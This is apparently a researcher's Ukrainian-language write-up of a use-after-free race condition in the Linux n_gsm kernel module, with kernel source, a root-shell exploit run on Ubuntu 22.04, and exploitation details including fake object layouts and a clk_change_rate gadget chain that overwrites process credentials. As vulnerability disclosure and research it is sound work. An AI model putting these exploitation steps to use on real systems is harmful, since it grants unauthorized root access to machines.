


Кримінальне читиво

[Telegram autor.](#)

[Telegram chat.](#)

[Github repo.](#)

Зимою мені пощастило знайти помилку в linux модулі n_gsm. Даний модуль використовується для реалізації протоколу мультимплексування GSM 07.10. Даний тип помилки був "Race Condtiton" який призводить до "User - After - Free". Дивлячись на код я зрозумів що це можна використати для того, щоб виконати свій код в ядрі Linux та отримати LPE(Розширення локальних привілеїв) на потенційній жертві. На знімку ниже ви побачите результат атаки. Для експлоїта потрібна наявність кернел модуля n_gsm, доступ до CLONE_NEWUSER а також підтримка Xen ядром жертви.



```
Activities  Terminal  кві 6 17:25

yurii@test: /tmp/host

yurii@test:/tmp/host$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address -> ffffffff868933c0
text leaked address -> ffffffff84200000
lockdep_map_size -> 32
spinlock_t_size -> 4
mutex_size -> 32
tty port -> 376
tty buffhead -> 136
dead -> 524
waiting setconf dlc1 thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@test:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),122(lpadmin),135(lxd),136(sambashare),1000(yurii)
root@test:/root#
```

Ubuntu 22.04 Dekstop 6.5 kernel

Тепер детально розповім про помилку яка була знайдена в коді модуля ядра. З випуском версії 6.4 ядра Linux в модулі n_gsm з'явилася опція `GSMIOC_SETCONF_DLCI` для виклику через `ioctl`. Дана опція потрібна, щоб оновити конфігурацію *DLCI* (Data Link Connection Identifier).

```
static int gsmld_ioctl(struct tty_struct *tty, unsigned int cmd,
                      unsigned long arg)
{
    struct gsm_config c;
    struct gsm_config_ext ce;
    struct gsm_dlci_config dc;
    struct gsm_mux *gsm = tty->disc_data;
    unsigned int base, addr;
    struct gsm_dlci *dlci;

    switch (cmd) {
    case GSMIOC_GETCONF:
        gsm_copy_config_values(gsm, &c);
        if (copy_to_user((void __user *)arg, &c, sizeof(c)))
            return -EFAULT;
        return 0;
    case GSMIOC_SETCONF:
        if (copy_from_user(&c, (void __user *)arg, sizeof(c)))
            return -EFAULT;
        return gsm_config(gsm, &c);
    case GSMIOC_GETFIRST:
        base = mux_num_to_base(gsm);
        return put_user(base + 1, (__u32 __user *)arg);
    case GSMIOC_GETCONF_EXT:
        gsm_copy_config_ext_values(gsm, &ce);
        if (copy_to_user((void __user *)arg, &ce, sizeof(ce)))
            return -EFAULT;
        return 0;
    case GSMIOC_SETCONF_EXT:
        if (copy_from_user(&ce, (void __user *)arg,
sizeof(ce)))
            return -EFAULT;
        return gsm_config_ext(gsm, &ce);
    case GSMIOC_GETCONF_DLCI:
```

```

        if (copy_from_user(&dc, (void __user *)arg,
sizeof(dc)))
            return -EFAULT;
        if (dc.channel == 0 || dc.channel >= NUM_DLCI)
            return -EINVAL;
        addr = array_index_nospec(dc.channel, NUM_DLCI);
        dlci = gsm->dlci[addr];
        if (!dlci) {
            dlci = gsm_dlci_alloc(gsm, addr);
            if (!dlci)
                return -ENOMEM;
        }
        gsm_dlci_copy_config_values(dlci, &dc);
        if (copy_to_user((void __user *)arg, &dc, sizeof(dc)))
            return -EFAULT;
        return 0;
    case GSMIOC_SETCONF_DLCI:
        if (copy_from_user(&dc, (void __user *)arg,
sizeof(dc)))
            return -EFAULT;
        if (dc.channel == 0 || dc.channel >= NUM_DLCI)
            return -EINVAL;
        addr = array_index_nospec(dc.channel, NUM_DLCI);
        dlci = gsm->dlci[addr];
        if (!dlci) {
            dlci = gsm_dlci_alloc(gsm, addr);
            if (!dlci)
                return -ENOMEM;
        }
        return gsm_dlci_config(dlci, &dc, 0);
    default:
        return n_tty_ioctl_helper(tty, cmd, arg);
}
}

```

(Code 1) Код обробника виклику `ioctl` в модулі `n_gsm.c`

Як бачимо по відривку коду Code 1 в нашому обробнику `ioctl` за опцією `GSMIOC_SETCONF_DLCI` викликається функція `gsm_dlci_config` яка і відповідає за оновлення `dlci`.

У функцію `gsm_dlci_config` передається об'єкт `DLCI` з масиву структури `gsm_mux` індекс якого вказуємо в структурі конфігурації. Також передається сама структура конфігурації `struct gsm_dlci_config`. Так функція і структура конфігурації має однакову назву, не дивуйтесь.

Приклад виклику `GSMIOC_SETCONF_DLCI`:

```
struct gsm_dlci_config {
    __u32 channel;          /* DLCI (0 for the associated DLCI)
*/
    __u32 adaption;         /* Convergence layer type */
    __u32 mtu;              /* Maximum transfer unit */
    __u32 priority;         /* Priority (0 for default value)
*/
    __u32 i;                /* Frame type (1 = UIH, 2 = UI) */
    __u32 k;                /* Window size (0 for default value) */
    __u32 reserved[8];      /* For future use, must be
initialized to zero */
} config;

config.channel = 1; //індекс dlci
ioctl(fd,GSMIOC_SETCONF_DLCI,config); //виклик
```

Далі перейдемо в саму функцію `gsm_dlci_config`.

```
static int gsm_dlci_config(struct gsm_dlci *dlci, struct
gsm_dlci_config *dc, int open)
{
    struct gsm_mux *gsm;
    bool need_restart = false;
    bool need_open = false;
    unsigned int i;

    /*
```

```

    * Check that userspace doesn't put stuff in here to prevent
breakages
    * in the future.
    */
    for (i = 0; i < ARRAY_SIZE(dc->reserved); i++)
        if (dc->reserved[i])
            return -EINVAL;

    if (!dlci)
        return -EINVAL;
    gsm = dlci->gsm;

    /* Stuff we don't support yet - I frame transport */
    if (dc->adaption != 1 && dc->adaption != 2)
        return -EOPNOTSUPP;
    if (dc->mtu > MAX_MTU || dc->mtu < MIN_MTU || dc->mtu >
gsm->mru)
        return -EINVAL;
    if (dc->priority >= 64)
        return -EINVAL;
    if (dc->i == 0 || dc->i > 2) /* UIH and UI only */
        return -EINVAL;
    if (dc->k > 7)
        return -EINVAL;

    /*
    * See what is needed for reconfiguration
    */
    /* Framing fields */
    if (dc->adaption != dlci->adaption)
        need_restart = true;
    if (dc->mtu != dlci->mtu)
        need_restart = true;
    if (dc->i != dlci->ftype)
        need_restart = true;
    /* Requires care */
    if (dc->priority != dlci->prio)
        need_restart = true;

    if ((open && gsm->wait_config) || need_restart)
        need_open = true;
    if (dlci->state == DLCI_WAITING_CONFIG) {

```

```

        need_restart = false;
        need_open = true;
    }

    /*
     * Close down what is needed, restart and initiate the new
     * configuration.
     */
    if (need_restart) {
        gsm_dlci_begin_close(dlci);
        wait_event_interruptible(gsm->event, dlci->state ==
DLCI_CLOSED);
        if (signal_pending(current))
            return -EINTR;
    }
    /*
     * Setup the new configuration values
     */
    dlci->adaption = (int)dc->adaption;

    if (dc->mtu)
        dlci->mtu = (unsigned int)dc->mtu;
    else
        dlci->mtu = gsm->mtu;

    if (dc->priority)
        dlci->prio = (u8)dc->priority;
    else
        dlci->prio = roundup(dlci->addr + 1, 8) - 1;

    if (dc->i == 1)
        dlci->ftype = UIH;
    else if (dc->i == 2)
        dlci->ftype = UI;

    if (dc->k)
        dlci->k = (u8)dc->k;
    else
        dlci->k = gsm->k;

    if (need_open) {
        if (gsm->initiator)

```

```

        gsm_dlci_begin_open(dlci);
    else
        gsm_dlci_set_opening(dlci);
}

return 0;
}

```

Code 2 функція gsm_dlci_config

Алгоритм цієї функції полягає в, тому що вона спочатку перевіряє структуру конфігурації на неправильні аргументи, далі визначає чи потрібно перезапустити DLCI, а потім вже оновлює свою конфігурацію на нашу яку передали через ioctl. Тепер ми приступаємо до самої суті. У функції є етап коли вона по аргументах визначає що їй потрібно перезапустити dlci.

```

if (need_restart) {
    gsm_dlci_begin_close(dlci);
    wait_event_interruptible(gsm->event, dlci->state ==
DLCI_CLOSED);
    if (signal_pending(current))
        return -EINTR;
}

```

На цих строках кода бачимо що спочатку відправляється команда на початок закриття DLCI до клієнта через функцію gsm_dlci_begin_close() а потім на наступному рядку коду використовується функція wait_event_interruptible для очікування умови коли стан DLCI буде закритим.

DLCI можна закрити за допомогою команди DISC|PF яка відправляється на зв'язковий канал n_gsm. Або с закінченням терміну дії таймера який автоматично закриває dlci.

Ви, мабуть, уже помітили таку особливість що виклик функції gsm_dlci_config взагалі не синхронізований, не має ніяких блокувальних засобів всередині функції. Можна зробити що завгодно з DLCI поки функція gsm_dlci_confі буде очікувати його закриття.

Тепер переходимо до експлуатації цієї помилки.

При очікуванні закриття DLCI в "wait_event_interruptible(gsm->event, dlci->state == DLCI_CLOSED);" викликаємо через ioctl функцію gsm_config яка знаходиться за параметром GSMIOC_SETCONF. Дана функція перезапускає MUX разом з тим вивільняє всі виділені до цього DLCI. Це наш "Free". Далі ми виділяємо об'єкт с розміром кешу нашої структури, а це 1024. В нашому фейковому об'єкті заповнюємо поле state на DLCI_CLOSED тому, що нам треба вийти з wait_event_interruptible. Але цього не достатньо щоб вийти з режиму очікування, треба ще розбудити чергу очікування gsm->event. Це можна зробити за допомогою відправлення пакета SABM|PF який в обробнику пакетів n_gsm викликає gsm_dlci_open. Ви це зможете побачити внизу на відривку коду.

```
switch (gsm->control) {
    case SABM|PF:
        if (cr == 1)
            goto invalid;
        if (dlci == NULL)
            dlci = gsm_dlci_alloc(gsm, address);
        if (dlci == NULL)
            return;
        if (dlci->dead)
            gsm_response(gsm, address, DM|PF);
        else {
            gsm_response(gsm, address, UA|PF);
            gsm_dlci_open(dlci);
        }
        break;
```

Тепер заглянемо в функцію gsm_dlci_open.

```
static void gsm_dlci_open(struct gsm_dlci *dlci)
{
    struct gsm_mux *gsm = dlci->gsm;

    /* Note that SABM UA .. SABM UA first UA lost can mean that
    we go
        open -> open */
```



```

del_timer(&dlci->t1);
/* This will let a tty open continue */
dlci->state = DLCI_OPEN;
dlci->constipated = false;
if (debug & DBG_ERRORS)
    pr_debug("DLCI %d goes open.\n", dlci->addr);
/* Send current modem state */
if (dlci->addr) {
    gsm_modem_update(dlci, 0);
} else {
    /* Start keep-alive control */
    gsm->ka_num = 0;
    gsm->ka_retries = -1;
    mod_timer(&gsm->ka_timer,
              jiffies + gsm->keep_alive * HZ / 100);
}
gsm_dlci_data_kick(dlci);
wake_up(&dlci->gsm->event);
}

```

Ми можемо побачити що останньому рядку коду функції викликається `wake_up(&dlci->gsm->event);` яка і прокидає нашу чергу очікувань. Після цього наш потік який очікував у `wait_event_interruptible` переходить до умови `if`.

```

if (need_open) {
    if (gsm->initiator)
        gsm_dlci_begin_open(dlci);
    else
        gsm_dlci_set_opening(dlci);
}

```

Звісно нам треба виконати умови аргументів, щоб `need_open` став `true`. Далі у нас постає вибір між `gsm_dlci_begin_open` та `gsm_dlci_set_opening`. Функція `gsm_dlci_set_opening` просто встановлює стан DLCI на `DLCI_OPENING`. Тому в неї не має потенціалу. Внизу ви можете побачити її код.

```

static void gsm_dlci_set_opening(struct gsm_dlci *dlci)
{

```

```

switch (dlci->state) {
case DLCI_CLOSED:
case DLCI_WAITING_CONFIG:
case DLCI_CLOSING:
    dlci->state = DLCI_OPENING;
    break;
default:
    break;
}
}

```

А в функції `gsm_dlci_begin_open` вже є потенціал для виконання корисних завдань. Тому нам треба перед заходом в `gsm_dlci_config` настроїти сам MUX, щоб значення `initiator` було `true`. Перейдемо до самої функції. Про аналізуючи функцію ми можемо побачити три варіанти за що можна зачепитись.

- Підробити структуру `work_struct` для того, щоб скористатися нею в `gsm_command→gsm_send→gsmld_write_trigger→schedule_work(&gsm→tx_work)`.
- Підробити структуру `timer_list` для того, щоб скористатись нею в `mod_timer`.
- Підробити структуру `wait_queue_head`, щоб скористатись нею в `gsm_dlci_close→wake_up_all(&dlci→gsm→event)`;

Було обрано перший варіант з `kernel worker`. Аргументація чому два останніх не підходять.

```

static void gsm_dlci_begin_open(struct gsm_dlci *dlci)
{
    struct gsm_mux *gsm = dlci ? dlci->gsm : NULL;
    bool need_pn = false;

    if (!gsm)
        return;
}

```

```

    if (dlci->addr != 0) {
        if (gsm->adaption != 1 || gsm->adaption !=
dlci->adaption)
            need_pn = true;
        if (dlci->prio != (roundup(dlci->addr + 1, 8) - 1))
            need_pn = true;
        if (gsm->ftype != dlci->ftype)
            need_pn = true;
    }

    switch (dlci->state) {
    case DLCI_CLOSED:
    case DLCI_WAITING_CONFIG:
    case DLCI_CLOSING:
        dlci->retries = gsm->n2;
        if (!need_pn) {
            dlci->state = DLCI_OPENING;
            gsm_command(gsm, dlci->addr, SABM|PF);
        } else {
            /* Configure DLCI before setup */
            dlci->state = DLCI_CONFIGURE;
            if (gsm_dlci_negotiate(dlci) != 0) {
                gsm_dlci_close(dlci);
                return;
            }
        }
        mod_timer(&dlci->t1, jiffies + gsm->t1 * HZ / 100);
        break;
    default:
        break;
    }
}
}

```

Але перед цим потрібно розповісти про payload.

Є така корисна функція як `clk_change_rate` яка для нас є корисним гаджетом. Даний гаджет дозволяє виконувати функцію до трьох `long` аргументів, а також виконати функцію до двох аргументів, але записом поверненого значення в член структури який служить першим аргументом `clk_change_rate`. А також дана

функція має рекурсивний виклик де аргументом наступного виклику буде член структури початкової функції.

```
static void clk_change_rate(struct clk_core *core)
{
    struct clk_core *child;
    struct hlist_node *tmp;
    unsigned long old_rate;
    unsigned long best_parent_rate = 0;
    bool skip_set_rate = false;
    struct clk_core *old_parent;
    struct clk_core *parent = NULL;

    old_rate = core->rate;

    if (core->new_parent) {
        parent = core->new_parent;
        best_parent_rate = core->new_parent->rate;
    } else if (core->parent) {
        parent = core->parent;
        best_parent_rate = core->parent->rate;
    }

    if (clk_pm_runtime_get(core))
        return;

    if (core->flags & CLK_SET_RATE_UNGATE) {
        clk_core_prepare(core);
        clk_core_enable_lock(core);
    }

    if (core->new_parent && core->new_parent != core->parent) {
        old_parent = __clk_set_parent_before(core,
        core->new_parent);
        trace_clk_set_parent(core, core->new_parent);

        if (core->ops->set_rate_and_parent) {
            skip_set_rate = true;
            core->ops->set_rate_and_parent(core->hw,
        core->new_rate,
                                best_parent_rate,
                                core->new_parent_index);
        }
    }
}
```

```

        } else if (core->ops->set_parent) {
            core->ops->set_parent(core->hw,
core->new_parent_index);
        }

        trace_clk_set_parent_complete(core, core->new_parent);
        __clk_set_parent_after(core, core->new_parent,
old_parent);
    }

    if (core->flags & CLK_OPS_PARENT_ENABLE)
        clk_core_prepare_enable(parent);

    trace_clk_set_rate(core, core->new_rate);

    if (!skip_set_rate && core->ops->set_rate)
        core->ops->set_rate(core->hw, core->new_rate,
best_parent_rate);

    trace_clk_set_rate_complete(core, core->new_rate);

    core->rate = clk_recalc(core, best_parent_rate);

    if (core->flags & CLK_SET_RATE_UNGATE) {
        clk_core_disable_lock(core);
        clk_core_unprepare(core);
    }

    if (core->flags & CLK_OPS_PARENT_ENABLE)
        clk_core_disable_unprepare(parent);

    if (core->notifier_count && old_rate != core->rate)
        __clk_notify(core, POST_RATE_CHANGE, old_rate,
core->rate);

    if (core->flags & CLK_RECALC_NEW_RATES)
        (void)clk_calc_new_rates(core, core->new_rate);

    /*
     * Use safe iteration, as change_rate can actually swap
     * parents
     * for certain clock types.

```

```

        */
        hlist_for_each_entry_safe(child, tmp, &core->children,
child_node) {
            /* Skip children who will be reparented to another
clock */
            if (child->new_parent && child->new_parent != core)
                continue;
            clk_change_rate(child);
        }

        /* handle the new child who might not be in core->children
yet */
        if (core->new_child)
            clk_change_rate(core->new_child);

        clk_pm_runtime_put(core);
    }

```

Щоб за допомогою нашого гаджета виконати функцію на три аргументи, треба визначити такі дані структури через яких потік виконання перейде до цього рядку коду.

```

if (!skip_set_rate && core->ops->set_rate)
    core->ops->set_rate(core->hw, core->new_rate,
best_parent_rate);

```

Приклад використання:

```

kernfs_payload.memcpy_cred.new_parent                = 0;
kernfs_payload.memcpy_cred.rpm_enabled                =
false;
kernfs_payload.memcpy_cred.flags                    =
0;

```

```

    kernfs_payload.memcpy_cred.of_node_recalc_rate      =
0;
    kernfs_payload.memcpy_cred.notifier_count          =
0;
    kernfs_payload.memcpy_cred.children                =
0;
    kernfs_payload.memcpy_cred.rate                   =
sizeof(struct cred_compact);
    kernfs_payload.memcpy_cred.parent                  =
memcpy_cred_addr;
    kernfs_payload.memcpy_cred.new_rate                =
root_cred_addr;
    kernfs_payload.memcpy_cred.ops                     =
set_arg_cred_addr + offset_ops;
    kernfs_payload.memcpy_cred.req_rate_set_rate       =
memcpy_addr;
    kernfs_payload.memcpy_cred.new_child              =
0;

```

Другий функціонал гаджету який дозволяє задати на виконання функцію з двома аргументами можемо пабачит ниже.

```

core->rate = clk_recalc(core, best_parent_rate);

```

```

static unsigned long clk_recalc(struct clk_core *core,
                                unsigned long parent_rate)
{
    unsigned long rate = parent_rate;
    if (core->ops->recalc_rate && !clk_pm_runtime_get(core)) {
        rate = core->ops->recalc_rate(core->hw, parent_rate);
        clk_pm_runtime_put(core);
    }
    return rate;
}

```

Ми отримаємо повернене значення в `clk_core->rate`.

Приклад використання:

```

kernfs_payload.get_cred.new_parent                    = 0;
    kernfs_payload.get_cred.parent                    =

```

```

0;
    kernfs_payload.get_cred.rpm_enabled =
false;
    kernfs_payload.get_cred.flags =
0;
    kernfs_payload.get_cred.req_rate_set_rate =
0;
    kernfs_payload.get_cred.notifier_count =
0;
    kernfs_payload.get_cred.children =
0;
    kernfs_payload.get_cred.ops =
get_cred_addr + offset_ops;
    kernfs_payload.get_cred.of_node_recalc_rate =
get_task_cred_addr;
    kernfs_payload.get_cred.new_child =
set_arg_memcpy_addr;

```


Далі рекурсія котра дозволяє нам строїти ланцюг гаджетів які разом виконують корисний код. Дуже добре що вона знаходиться в самому кінці функції.

```

if (core->new_child)
    clk_change_rate(core->new_child);

```

Побудований корисний код з гаджетів `clk_change_rate`:



Задача даного коду це знайти за допомогою `find_task_by_vpid` структуру `task_struct` потім отримати структуру `cred` за допомогою функції `get_task_cred`. Потім переписуємо частину структури `cred` на свою частину. З випадком `find_task_by_vpid`

та `get_task_cred` які повертають пойнтери на структури ми й використовуємо `recalc_rate`. Щоб передати отримані значення з функцій до аргументів других функцій просто вказуємо адресу члену структури `rate` в метсру з розміром 8 байтів та копіюємо значення на адресу аргументу.

Тепер коли вам відомий підтекст я можу розпочати аргументацію чому було вибрано `kernel worker`. Почнемо з варіанту з таймером. Коли час таймера закінчується то перед заходом у функцію таймера, видаляється структура таймера зі списку таймерів які очікують. Для видалення таймера списку використовується функція `detach_timer()`.

```
static inline void detach_timer(struct timer_list *timer, bool
clear_pending)
{
    struct hlist_node *entry = &timer->entry;

    debug_deactivate(timer);

    __hlist_del(entry);
    if (clear_pending)
        entry->pprev = NULL;
    entry->next = LIST_POISON2;
}
```

Код функції встановлює вказівник списку на `NULL` та `POISON` і це є проблемою. Як ви зрозуміли для того щоб задати функції `set_rate` та `recalc_rate` треба встановити адресу фейкової структури `clk_ops`.

```
struct clk_core {
    const char      *name;
    const struct clk_ops *ops;
```

Вона у нас другий член структури після `name`.

Тепер розглянемо на структуру `time_list` яка передається в функцію таймера.

```

struct timer_list {
    /*
     * All fields that change during normal runtime grouped to
the
     * same cacheline
     */
    struct hlist_node    entry;
    unsigned long        expires;
    void                (*function)(struct timer_list *);
    u32                  flags;

#ifdef CONFIG_LOCKDEP
    struct lockdep_map    lockdep_map;
#endif
};

```

В структурі перший член якої являється список в якому вказівники затираються як я вже і говорив раніше. Тому це не уможлиблює використання варіанту з таймером так як член ops буде не валідним.

Переходимо до варіанту з wake_up. Унеможлиблює його використання те що функцію gsm_dlci_negotiate неможливо задати так щоб вона повернула -1 і тим самим визвати gsm_dlci_close()→wake_up(). Так як для того щоб gsm_dlci_negotiate повернула -1 треба задати не вірні значення в члені структури gsm_dlci→ftype. Але проблема в тому що воно перезаписуються нашими валідними даними з конфігу після wait_event_interruptible в gsm_dlci_config.

```

if (need_restart) {
    gsm_dlci_begin_close(dlci);
    wait_event_interruptible(gsm->event, dlci->state ==
DLCI_CLOSED);
    if (signal_pending(current))
        return -EINTR;

    if (dc->i == 1)
        dlci->ftype = UIH;
    else if (dc->i == 2)

```

```
dlci->ftype = UI;
```

Тепер перейду до пояснення як працює варіант з `kernel_worker`. Спочатку треба потрапити до `gsm_command`. Для цього ми просто заповнюємо адрес фейкового `dlci` об'єкта на ноль (`dlci->addr = 0`). Тепер переходимо до функції `gsm_command->gsm_send`. А коротко про об'єкт `gsm_mux` який передається до `gsm_send`. Використовуємо статичний буфер с розміром `PACTH_MAX` який приймає дані з `userspace` що дозволяє дізнатись його адресу тим самим ми обходимо SMEP. Та передаємо його адресу до члену фейкової структури `dlci->gsm`.

```
static int gsm_send(struct gsm_mux *gsm, int addr, int cr, int
control)
{
    struct gsm_msg *msg;
    u8 *dp;
    int ocr;
    unsigned long flags;

    msg = gsm_data_alloc(gsm, addr, 0, control);
    if (!msg)
        return -ENOMEM;

    /* toggle C/R coding if not initiator */
    ocr = cr ^ (gsm->initiator ? 0 : 1);

    msg->data -= 3;
    dp = msg->data;
    *dp++ = (addr << 2) | (ocr << 1) | EA;
    *dp++ = control;

    if (gsm->encoding == GSM_BASIC_OPT)
        *dp++ = EA; /* Length of data = 0 */

    *dp = 0xFF - gsm_fcs_add_block(INIT_FCS, msg->data, dp -
msg->data);
```

```

msg->len = (dp - msg->data) + 1;

gsm_print_packet("Q->", addr, cr, control, NULL, 0);

spin_lock_irqsave(&gsm->tx_lock, flags);
list_add_tail(&msg->list, &gsm->tx_ctrl_list);
gsm->tx_bytes += msg->len;
spin_unlock_irqrestore(&gsm->tx_lock, flags);
gsmld_write_trigger(gsm);

return 0;
}

```

Перший крок це підробити список `gsm->tx_ctrl_list` бо якщо він буде не валідним, то при виконанні `list_add_tail(&msg->list, &gsm->tx_ctrl_list)` система впаде. Далі ми переходимо до функції `gsmld_write_trigger()`;

```

static void gsmld_write_trigger(struct gsm_mux *gsm)
{
    if (!gsm || !gsm->dlci[0] || gsm->dlci[0]->dead)
        return;
    schedule_work(&gsm->tx_work);
}

```

Першим ділом треба підробити об'єкт `dlci` разом тим вказавши що `dlci->dead = false`. Це робимо в нашому статичному буфері й просто вказуємо `gsm` наш статичний `dlci` об'єкт. Щоб задовольнити умови при якій ми попадаємо в функцію `schedule_work()`. Далі підроблюємо структуру `work_struct`, вказавши функцію `clk_change_rate`. Але як вказується аргумент `worker fun`? Чи зможемо вказати туди адрес нашої корисного навантаження? При виконанні `work_struct` зі списку `workqueue` виконується функція `process_one_work()`. В функції виконується видалення з списку `workqueue` за допомогою `list_del_init(&work->entry)`.

```
static inline void list_del_init(struct list_head *entry)
{
    __list_del_entry(entry);
    INIT_LIST_HEAD(entry);
}

static inline void INIT_LIST_HEAD(struct list_head *list)
{
    WRITE_ONCE(list->next, list);
    WRITE_ONCE(list->prev, list);
}
```

Як бачимо спочатку елемент видаляється зі списку, а потім елемент ініціалізується адресом який вказує на себе. Тепер порівнюємо work_struct з clk_core.

```
struct work_struct {
    atomic_long_t data;
    struct list_head entry;
    work_func_t func;
#ifdef CONFIG_LOCKDEP
    struct lockdep_map lockdep_map;
#endif
};
```

```
struct clk_core {
    const char      *name;
    const struct clk_ops *ops;
    struct clk_hw    *hw;
    struct module    *owner;
    struct device     *dev;
    struct device_node *of_node;
    struct clk_core   *parent;
    struct clk_parent_map *parents;
    u8                num_parents;
    u8                new_parent_index;
    unsigned long     rate;
```

```

    unsigned long    req_rate;
    unsigned long    new_rate;
    struct clk_core  *new_parent;
    struct clk_core  *new_child;
    unsigned long    flags;
    bool             orphan;
    bool             rpm_enabled;
    unsigned int     enable_count;
    unsigned int     prepare_count;
    unsigned int     protect_count;
    unsigned long    min_rate;
    unsigned long    max_rate;
    unsigned long    accuracy;
    int              phase;
    struct clk_duty   duty;
    struct hlist_head children;
    struct hlist_node child_node;
    struct hlist_head clks;
    unsigned int     notifier_count;
#ifdef CONFIG_DEBUG_FS
    struct dentry     *dentry;
    struct hlist_node debug_node;
#endif
    struct kref       ref;
};

```

Як бачимо список entry збігатися з розташуванням члену clk_ops структури clk_core як і варіанті з таймером. Але оскільки list_del_init перезаписав entry, а то їсть clk_ops на адрес work_struct_clk_core структури з зміщенням на +8 то в плюсі. Потрібно просто встановити члени структури на які вказує зміщення структури clk_ops.

```

struct clk_ops {
    int      (*prepare)(struct clk_hw *hw);
    void      (*unprepare)(struct clk_hw *hw);
    int      (*is_prepared)(struct clk_hw *hw);
    void      (*unprepare_unused)(struct clk_hw *hw);
    int      (*enable)(struct clk_hw *hw);
    void      (*disable)(struct clk_hw *hw);
};

```

```

int      (*is_enabled)(struct clk_hw *hw);
void      (*disable_unused)(struct clk_hw *hw);
int      (*save_context)(struct clk_hw *hw);
void      (*restore_context)(struct clk_hw *hw);
unsigned long  (*recalc_rate)(struct clk_hw *hw,
                             unsigned long parent_rate);
long      (*round_rate)(struct clk_hw *hw, unsigned long
rate,
                             unsigned long *parent_rate);
int      (*determine_rate)(struct clk_hw *hw,
                             struct clk_rate_request *req);
int      (*set_parent)(struct clk_hw *hw, u8 index);
u8      (*get_parent)(struct clk_hw *hw);
int      (*set_rate)(struct clk_hw *hw, unsigned long rate,
                             unsigned long parent_rate);
int      (*set_rate_and_parent)(struct clk_hw *hw,
                             unsigned long rate,
                             unsigned long parent_rate, u8 index);
unsigned long  (*recalc_accuracy)(struct clk_hw *hw,
                             unsigned long parent_accuracy);
int      (*get_phase)(struct clk_hw *hw);
int      (*set_phase)(struct clk_hw *hw, int degrees);
int      (*get_duty_cycle)(struct clk_hw *hw,
                             struct clk_duty *duty);
int      (*set_duty_cycle)(struct clk_hw *hw,
                             struct clk_duty *duty);
int      (*init)(struct clk_hw *hw);
void      (*terminate)(struct clk_hw *hw);
void      (*debug_init)(struct clk_hw *hw, struct dentry
*dentry);
};

```

Визначивши зміщення я вияснив що `recalc_rate` та `set_rate` збігаються з членами `of_node` та `orphan` структури `clk_core`. Тому в мене вийшов такий мутант.

```

struct work_clk_core {
    uint64_t data;
    struct list_head entry;
};

```

```
uint64_t func;
uint64_t dev;
uint64_t of_node_recalc_rate;
uint64_t parent;
uint64_t parents;
uint8_t    num_parents;
uint8_t    new_parent_index;
uint64_t rate;
uint64_t recalc_rate;
uint64_t new_rate;
uint64_t new_parent;
uint64_t new_child;
uint64_t flags;
uint64_t set_rate;
uint32_t enable_count;
uint32_t prepare_count;
uint32_t protect_count;
uint64_t min_rate;
uint64_t max_rate;
uint64_t accuracy;
int32_t  phase;
uint64_t duty;
uint64_t children;
struct hlist_node  child_node;
uint64_t  clks;
uint32_t notifier_count;
};
```

